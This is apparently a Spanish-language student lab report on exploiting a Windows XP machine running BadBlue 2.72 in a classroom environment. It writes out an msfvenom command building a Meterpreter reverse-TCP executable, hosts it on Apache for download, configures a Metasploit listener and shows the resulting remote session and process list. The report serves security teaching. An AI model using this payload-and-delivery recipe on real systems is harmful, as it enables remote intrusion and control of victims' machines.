


Ilustración 34 Reinicio del entorno ofensivo: carga de Metasploit Framework en Kali Linux

Pero ahora con una mentalidad diferente jajajaja, lo voy abrir a fuerza bruta si o siii, ahora con payload funcional para BadBlue en XP, lo que hare es crear un archivo .exe como usted nos enseño en clases para poder entrar de forma forzada por decirlo así. A continuación, muestro los pasos siguientes.

Generación manual del payload con msfvenom para explotación

Nuevamente me encuentro en Kali Linux, esta vez en el directorio Descargas, ejecutando el comando msfvenom para crear un payload personalizado. Decidí tomar esta ruta luego de que el módulo badblue_ext_overflow no generara sesión, lo que me llevó a considerar que el exploit podría no ser compatible con la versión 2.72 de BadBlue. El comando que utilicé especifica claramente la arquitectura (-a x86), la plataforma (--platform windows), y el tipo de payload (windows/meterpreter/reverse_tcp). También definí mi IP atacante (LHOST=210.210.200.14) y el puerto de escucha (LPORT=4444). El resultado fue un archivo ejecutable llamado badblue_payload.exe, con un tamaño final de **7168 bytes**, lo cual indica que se generó correctamente.

Lo que me interesa destacar aquí es que al no usar encoder, el payload se mantiene en formato raw, lo que simplifica su ejecución en entornos como Windows XP, donde los mecanismos de defensa son mínimos. Esta decisión técnica me permite tener mayor control sobre el proceso de explotación, ya que puedo transferir el archivo directamente al sistema víctima y ejecutarlo manualmente, sin depender de que el módulo de Metasploit funcione correctamente.

Esta imagen representa un momento clave: el paso de una explotación automatizada a una manual, más precisa y trazable. Refleja mi capacidad de adaptación ante fallos y mi compromiso con la documentación técnica rigurosa. A partir de aquí, el laboratorio toma un giro más controlado, donde cada acción está validada y cada resultado será registrado como evidencia.


```
┌──(kali㉿kali)-[~/Descargas]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=210.210.
200.14 LPORT=4444 -f exe -o badblue_payload.exe

No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: badblue_payload.exe
```

Ilustración 35 Generación manual del payload con msfvenom para explotación

Preparación del payload para descarga web desde Kali Linux

En esta etapa del laboratorio decidí hacer que el payload badblue_payload.exe esté disponible para descarga desde el sistema Windows XP. Para lograrlo, ejecuté el comando sudo mv badblue_payload.exe /var/www/html/, lo que mueve el archivo al directorio raíz del servidor Apache. Este paso es fundamental porque me permite simular un escenario real de entrega de malware, donde el archivo malicioso está alojado en un servidor web y el objetivo lo descarga manualmente.

```
┌──(kali㉿kali)-[~/Descargas]
└─$ sudo mv badblue_payload.exe /var/www/html/
```

Ilustración 36 Preparación del payload para descarga web desde Kali Linux

Activación del servidor Apache para alojar el payload

En esta parte del laboratorio ejecuté el comando sudo service apache2 start para iniciar el servidor web Apache. Ya había movido el archivo badblue_payload.exe al directorio /var/www/html/, así que este paso era necesario para que el archivo pudiera ser accesible desde el navegador del XP. Lo que estoy haciendo aquí es simular un escenario real donde el payload se entrega por medio de una URL. Una vez que Apache está corriendo, puedo acceder al archivo desde el XP con algo como:

http://210.210.200.14/badblue_payload.exe

Este tipo de entrega me da más control, porque no dependo de que el exploit funcione directamente desde Metasploit. Además, puedo validar si el sistema víctima descarga el archivo correctamente, si lo ejecuta, y si se establece la sesión Meterpreter como espero.




Ilustración 37 Activación del servidor Apache para alojar el payload

Configuración del listener en Metasploit para recibir conexión inversa desde XP

Nuevamente me encuentro en Kali, esta vez configurando el módulo exploit/multi/handler en Metasploit. Este paso es clave porque me permite recibir la conexión inversa que se generará cuando el sistema Windows XP ejecuté el archivo badblue_payload.exe que alojé previamente en el servidor Apache. Primero seleccioné el payload windows/meterpreter/reverse_tcp, que ya había usado al generar el ejecutable con msfvenom. Luego definí mi IP atacante (LHOST=210.210.200.14) y el puerto de escucha (LPORT=4444), asegurándome de que coincidan exactamente con los valores del payload. Finalmente, ejecuté el comando run para activar el listener.




Ilustración 38 Configuración del listener en Metasploit para recibir conexión inversa desde XP

Si todo sale bien, debería recibir una sesión Meterpreter que me permita interactuar con el XP de forma remota.

Confirmación de sesión Meterpreter tras ejecución del payload

Finalmente, después de configurar el entorno ofensivo, generar el payload manualmente con msfvenom, alojarlo en Apache y preparar el listener en Metasploit, obtuve el resultado que estaba buscando: una sesión Meterpreter activa. La imagen muestra cómo el handler TCP inverso en Kali (210.210.200.14:4444) recibió la conexión desde el sistema XP (210.210.200.9:1556). El mensaje "Meterpreter session 1 opened" confirma que el archivo badblue_payload.exe fue ejecutado correctamente en el sistema víctima, y que el payload logró establecer comunicación con mi máquina atacante.





Ilustración 39 Confirmación de sesión Meterpreter tras ejecución del payload

Enumeración de procesos en XP tras explotación exitosa con Meterpreter

Me encuentro dentro de la sesión Meterpreter, y lo primero que hice fue ejecutar el comando ps para listar los procesos activos en el sistema víctima. Esta acción me permite validar que el payload fue ejecutado correctamente y que tengo control sobre el entorno. Entre los procesos listados, destaca el ejecutable badblue_payload[1].exe, con PID 528, lo que confirma que el archivo descargado desde Apache fue ejecutado por el usuario admin2. El proceso está ubicado en la ruta de archivos temporales de Internet, lo cual indica que fue descargado desde el navegador, tal como lo había planeado. También se muestra el proceso System con privilegios de NT AUTHORITY\SYSTEM, lo que me permite evaluar posibles vectores de escalamiento de privilegios si fuera necesario.



```
meterpreter > ps

Process List
============

 PID   PPID  Name         Arch  Session  User             Path
 ---   ----  ----         ----  -------  ----             ----
 0     0     [System Pro
             cess]
 4     0     System       x86   0
 368   4     smss.exe     x86   0        NT AUTHORITY\SYS  \SystemRoot\Syste
                                         TEM               m32\smss.exe
 528   3340  badblue_pay  x86   0        WAY\admin2        C:\Documents and
             load[1].exe                                  Settings\admin2\C
                                                          onfiguraci◆◆n loc
                                                          al\Archivos tempo
                                                          rales de Internet
                                                          \Content.IE5\0ZK5
                                                          UNOV\badblue_payl
                                                          oad[1].exe
```

Ilustración 40 Enumeración de procesos en XP tras explotación exitosa con Meterpreter

Dificultades encontradas y soluciones

Tabla 5 Dificultades encontradas y soluciones

Dificultad encontrada	**Solución aplicada**
El módulo badblue_ext_overflow no generó sesión Meterpreter en XP	Se descartó el módulo y se optó por generar manualmente un payload con msfvenom
Incompatibilidad entre el exploit y la versión 2.72 de BadBlue (el módulo fue diseñado para 2.5)	Se investigó el comportamiento del servicio y se adaptó el enfoque hacia entrega controlada
El sistema XP no respondió a la explotación directa	Se alojó el payload en Apache y se simuló la descarga desde el navegador en XP
Necesidad de configurar manualmente el listener para recibir la conexión inversa	Se utilizó exploit/multi/handler en Metasploit con parámetros precisos (LHOST, LPORT)
Validación de ejecución del payload en entorno XP	Se enumeraron procesos con ps en Meterpreter, confirmando que badblue_payload.exe estaba activo
Dificultad para mantener coherencia en la documentación técnica	Se integraron capturas, reflexiones y trazabilidad de comandos en cada fase del informe

Recomendaciones

Tabla 6 Recomendaciones

Área	Recomendación técnica
Selección de módulos	Verificar la versión exacta del servicio antes de usar módulos de Metasploit. En el caso de BadBlue, el módulo badblue_ext_overflow está diseñado para la versión 2.5, no para la 2.72.
Compatibilidad de payloads	Adaptar el payload a la arquitectura y limitaciones del sistema víctima. En XP, es recomendable usar windows/meterpreter/reverse_tcp con arquitectura x86 y evitar caracteres conflictivos.
Entrega del ejecutable	Usar servidores web como Apache para simular escenarios reales de descarga. Validar que el archivo se aloje correctamente en /var/www/html/ y que el navegador en XP lo reciba sin bloqueo.
Configuración del listener	Asegurarse de que los parámetros LHOST y LPORT coincidan exactamente con los del payload. Usar exploit/multi/handler para capturar la conexión inversa.
Validación post-explotación	Utilizar comandos como ps, getuid y sysinfo en Meterpreter para confirmar la ejecución del payload y el nivel de acceso obtenido.
Documentación técnica	Registrar cada fase del laboratorio con capturas, comandos y reflexiones. Incluir dificultades encontradas y soluciones aplicadas como evidencia de aprendizaje.
Adaptación ante fallos	Si un módulo falla, no insistir en su uso. Evaluar alternativas como generación manual de payloads, entrega por web o explotación indirecta.

Conclusiones

- El módulo badblue_ext_overflow no fue funcional para la versión 2.72, lo que evidenció la importancia de verificar la compatibilidad exacta entre módulos y versiones del servicio. Según la documentación oficial, este módulo fue diseñado para BadBlue 2.5 y no contempla variantes posteriores como la 2.72 1.
- La generación manual del payload con msfvenom y su entrega vía Apache resultaron ser estrategias efectivas, permitiendo simular un escenario real de ingeniería social y ejecución controlada en el sistema XP.
- La sesión Meterpreter obtenida confirmó la viabilidad de la explotación indirecta, validando que el archivo malicioso fue ejecutado correctamente y que se logró acceso remoto al sistema víctima.
- Cada dificultad técnica fue documentada y superada con criterio, desde el fallo del módulo hasta la configuración precisa del listener, demostrando resiliencia y capacidad de adaptación en entornos vulnerables.

Webgrafía

RAFEL SANDOVAL MORALES

Ia.

https://chatgpt.com/